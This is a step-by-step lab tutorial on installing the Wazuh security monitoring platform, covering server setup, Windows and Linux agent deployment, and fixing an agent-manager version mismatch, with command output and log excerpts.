
1. What is Wazuh?

Wazuh is a free and open-source security platform that combines XDR and SIEM capabilities. It protects systems across on-premises environments, virtualization platforms, containers, and cloud infrastructures. Wazuh provides essential features to detect common threats such as Denial of Service (DoS) attacks, system scanning activities, vulnerability scanning attacks, and buffer overflow attacks.

Wazuh stands out with several advantages:


- Free to use and supports multiple platforms, including Windows, Linux, and macOS.
- Easy to deploy, flexible to use, and capable of handling large-scale environments efficiently (more than 2,000 users without significant issues).
- Provides effective monitoring of software installed on endpoint systems.
- Tracks user activities and helps ensure compliance with modern standards such as GDPR and PCI-DSS.
- Integrates with the VirusTotal API to continuously scan configured systems for malware.
- Monitors logs from critical applications and continuously checks system integrity.
- Supports efficient integration with notification systems such as Email, Slack, and Discord.


Wazuh Components:



2. Setup Wazuh

Network Diagram





Setup Wazuh server:

```
sudo apt update && sudo apt upgrade -y
```

```
curl -sO https://packages.wazuh.com/4.9/wazuh-install.sh
```

curl -sO https://packages.wazuh.com/4.9/config.yml

Edit config.yml: set IP = 10.0.0.10

```
GNU nano 8.3                                                   config.yml *
  - name: wazuh-1
    ip: "<wazuh-manager-ip>"
  #  node_type: master
  #- name: wazuh-2
  #  ip: "<wazuh-manager-ip>"
  #  node_type: worker
  #- name: wazuh-3
  #  ip: "<wazuh-manager-ip>"
  #  node_type: worker

# Wazuh dashboard nodes
dashboard:
  - name: dashboard
    ip: 192.168.2.10
```

sudo bash wazuh-install.sh -a

```
root@Ubuntu-server:~/wazuh_server# sudo bash wazuh-install.sh -a -i
23/05/2026 18:04:12 INFO: Starting Wazuh installation assistant. Wazuh version: 4.9.2
23/05/2026 18:04:12 INFO: Verbose logging redirected to /var/log/wazuh-install.log
23/05/2026 18:04:12 INFO: The recommended systems are: Red Hat Enterprise Linux 7, 8, 9; CentOS 7, 8; Amazon Linux 2; Ubuntu 16.04, 1
8.04, 20.04, 22.04.
23/05/2026 18:04:12 WARNING: The current system does not match with the list of recommended systems. The installation may not work pr
operly.
23/05/2026 18:04:18 WARNING: Hardware checks ignored.
23/05/2026 18:04:18 INFO: Wazuh web interface port will be 443.
23/05/2026 18:04:25 INFO: --- Dependencies ----
23/05/2026 18:04:25 INFO: Installing apt-transport-https.
23/05/2026 18:04:37 INFO: Installing debhelper.
```

Save the generated credentials!

Access the dashboard at:

```
23/05/2026 18:59:41 INFO: Wazuh dashboard web application not yet initialized. Waiting...
23/05/2026 18:59:56 INFO: Wazuh dashboard web application not yet initialized. Waiting...
23/05/2026 19:00:11 INFO: Wazuh dashboard web application not yet initialized. Waiting...
23/05/2026 19:00:26 INFO: Wazuh dashboard web application not yet initialized. Waiting...
23/05/2026 19:00:41 INFO: Wazuh dashboard web application not yet initialized. Waiting...
23/05/2026 19:00:56 INFO: Wazuh dashboard web application not yet initialized. Waiting...
23/05/2026 19:01:11 INFO: Wazuh dashboard web application not yet initialized. Waiting...
23/05/2026 19:01:27 INFO: Wazuh dashboard web application not yet initialized. Waiting...
23/05/2026 19:01:43 INFO: Wazuh dashboard web application not yet initialized. Waiting...
23/05/2026 19:01:58 INFO: Wazuh dashboard web application initialized.
23/05/2026 19:01:58 INFO: --- Summary ---
23/05/2026 19:01:58 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
    User: admin
```

check Wazuh services:

sudo systemctl status wazuh-manager


sudo systemctl status wazuh-indexer


sudo systemctl status wazuh-dashboard


or

sudo systemctl status wazuh-*

Configure port-fowarding from host to dashboard







Setup Wazuh Agent on Windows-based system

Step 1: Download the Wazuh Agent

[Wazuh Agent for Windows Documentation]

Or from the Wazuh dashboard:

Agents Management → Summary → Deploy new agent


Choose:

- Operating System: Windows
- Server Address: 192.168.1.10 (replace with your Wazuh server IP)
- Agent Name: Win10-Lab

Wazuh will automatically generate an installation command.

Step 2: Install the Agent (PowerShell as Administrator)

```
.\wazuh-agent-4.x.x-1.msi /q `
WAZUH_MANAGER="192.168.1.10" `
WAZUH_AGENT_NAME="Win10-Lab"
```



To assign the agent to a group:

```
.\wazuh-agent-4.x.x-1.msi /q `
WAZUH_MANAGER="192.168.1.10" `
WAZUH_AGENT_NAME="Win10-Lab" `
WAZUH_AGENT_GROUP="windows"
```

Parameters:

- WAZUH_MANAGER → IP address of Wazuh Server
- WAZUH_AGENT_NAME → Name shown in the dashboard
- WAZUH_AGENT_GROUP → Agent grouping for rules and configuration

Step 3: Start the Agent Service

NET START WazuhSvc

Start-Service wazuhsvc

Step 4: Verify Connection on Wazuh Server

On the Wazuh server:

Agents → Summary

Setup Wazuh Agent on Linux-based system

Step 1: Add the Wazuh repository

For Ubuntu/Debian:

curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo gpg --dearmor -o /usr/share/keyrings/wazuh.gpg

echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee /etc/apt/sources.list.d/wazuh.list

sudo apt update

For RHEL/CentOS:

sudo rpm --import https://packages.wazuh.com/key/GPG-KEY-WAZUH

cat << EOF | sudo tee /etc/yum.repos.d/wazuh.repo

[wazuh]

gpgcheck=1

gpgkey=https://packages.wazuh.com/key/GPG-KEY-WAZUH

enabled=1

name=EL-\$releasever - Wazuh

baseurl=https://packages.wazuh.com/4.x/yum/

protect=1

EOF

Step 2: Install the agent

Ubuntu/Debian:

sudo WAZUH_MANAGER='192.168.2.10' WAZUH_AGENT_NAME='Ubuntu-server' apt install wazuh-agent -y

```
● wazuh-agent.service - Wazuh agent
     Loaded: loaded (/usr/lib/systemd/system/wazuh-agent.service; enabled; preset: enabled)
     Active: active (running) since Sat 2026-05-23 12:46:08 UTC; 21s ago
 Invocation: d3439d238c374aa39bb0470fcb6eeb5c
    Process: 3354 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
      Tasks: 28 (limit: 1049)
     Memory: 31.4M (peak: 31.7M)
        CPU: 994ms
     CGroup: /system.slice/wazuh-agent.service
             ├─3383 /var/ossec/bin/wazuh-execd
             ├─3394 /var/ossec/bin/wazuh-agentd
             ├─3404 /var/ossec/bin/wazuh-syscheckd
             ├─3419 /var/ossec/bin/wazuh-logcollector
root@Ubuntu-server:~# |
```

RHEL/CentOS:

sudo WAZUH_MANAGER='192.168.1.10' WAZUH_AGENT_NAME='Ubuntu-Lab' yum install wazuh-agent -y

Step 3: Start and enable the service

sudo systemctl daemon-reload

sudo systemctl enable wazuh-agent

sudo systemctl start wazuh-agent

Check status:

sudo systemctl status wazuh-agent

Step 4: Verify from the Wazuh server

sudo /var/ossec/bin/agent_control -l

Step 5: Troubleshooting

Check connectivity:

nc -zv 192.168.1.10 1514

nc -zv 192.168.1.10 1515

Check agent logs:

sudo tail -f /var/ossec/logs/ossec.log

Check configuration:

sudo nano /var/ossec/etc/ossec.conf

Verify:

<client>

<server>

<address>192.168.1.10</address>

</server>

</client>

Error:

```
2026/05/23 13:00:42 wazuh-agentd: INFO: Requesting a key from server: 192.168.2.10
2026/05/23 13:00:42 wazuh-agentd: INFO: No authentication password provided
2026/05/23 13:00:42 wazuh-agentd: INFO: Using agent name as: Ubuntu-server
2026/05/23 13:00:42 wazuh-agentd: INFO: Waiting for server reply
2026/05/23 13:00:43 wazuh-agentd: ERROR: Agent version must be lower or equal to manager version (from manager)
2026/05/23 13:00:43 wazuh-agentd: ERROR: Unable to add agent (from manager)
/var/ossec/bin/wazuh-control info^C
```

Check version on wazuh server:

sudo /var/ossec/bin/wazuh-control info

On linux-based agent:

/var/ossec/bin/wazuh-control info

Fix:

Remove the current version of wazuh:

sudo systemctl stop wazuh-agent

sudo apt remove wazuh-agent -y

Remove package cache:

sudo apt clean

List repository :

apt list --all-versions wazuh-agent

Install right version:

sudo WAZUH_MANAGER='192.168.2.10' WAZUH_AGENT_NAME='Ubuntu-server' apt install wazuh-agent= 4.9.2 -y

edit:

sudo nano /var/ossec/etc/ossec.conf

<client>

<server>

<address>192.168.2.10</address>

</server>


</client>

```
2026/05/23 13:28:01 wazuh-agentd: INFO: Requesting a key from server: 192.168.2.10
2026/05/23 13:28:01 wazuh-agentd: INFO: No authentication password provided
2026/05/23 13:28:01 wazuh-agentd: INFO: Using agent name as: Ubuntu
2026/05/23 13:28:01 wazuh-agentd: INFO: Waiting for server reply
2026/05/23 13:28:01 wazuh-agentd: INFO: Valid key received
2026/05/23 13:28:01 wazuh-agentd: INFO: Waiting 20 seconds before server connection
2026/05/23 13:28:21 wazuh-agentd: INFO: (1410): Reading authentication keys file.
2026/05/23 13:28:21 wazuh-agentd: INFO: Using AES as encryption method.
2026/05/23 13:28:21 wazuh-agentd: INFO: Trying to connect to server ([192.168.2.10]:1514/tcp).
2026/05/23 13:28:21 wazuh-agentd: INFO: (4102): Connected to the server ([192.168.2.10]:1514/tcp).
2026/05/23 13:28:22 wazuh-agentd: INFO: Agent is restarting due to shared configuration changes.
```

```
root@Ubuntu-server:~# sudo /var/ossec/bin/agent_control -l

Wazuh agent_control. List of available agents:
   ID: 000, Name: Ubuntu-server (server), IP: 127.0.0.1, Active/Local
   ID: 001, Name: Ubuntu, IP: any, Active

List of agentless devices:
```



3. Functions of Wazuh

1. Inventory data:

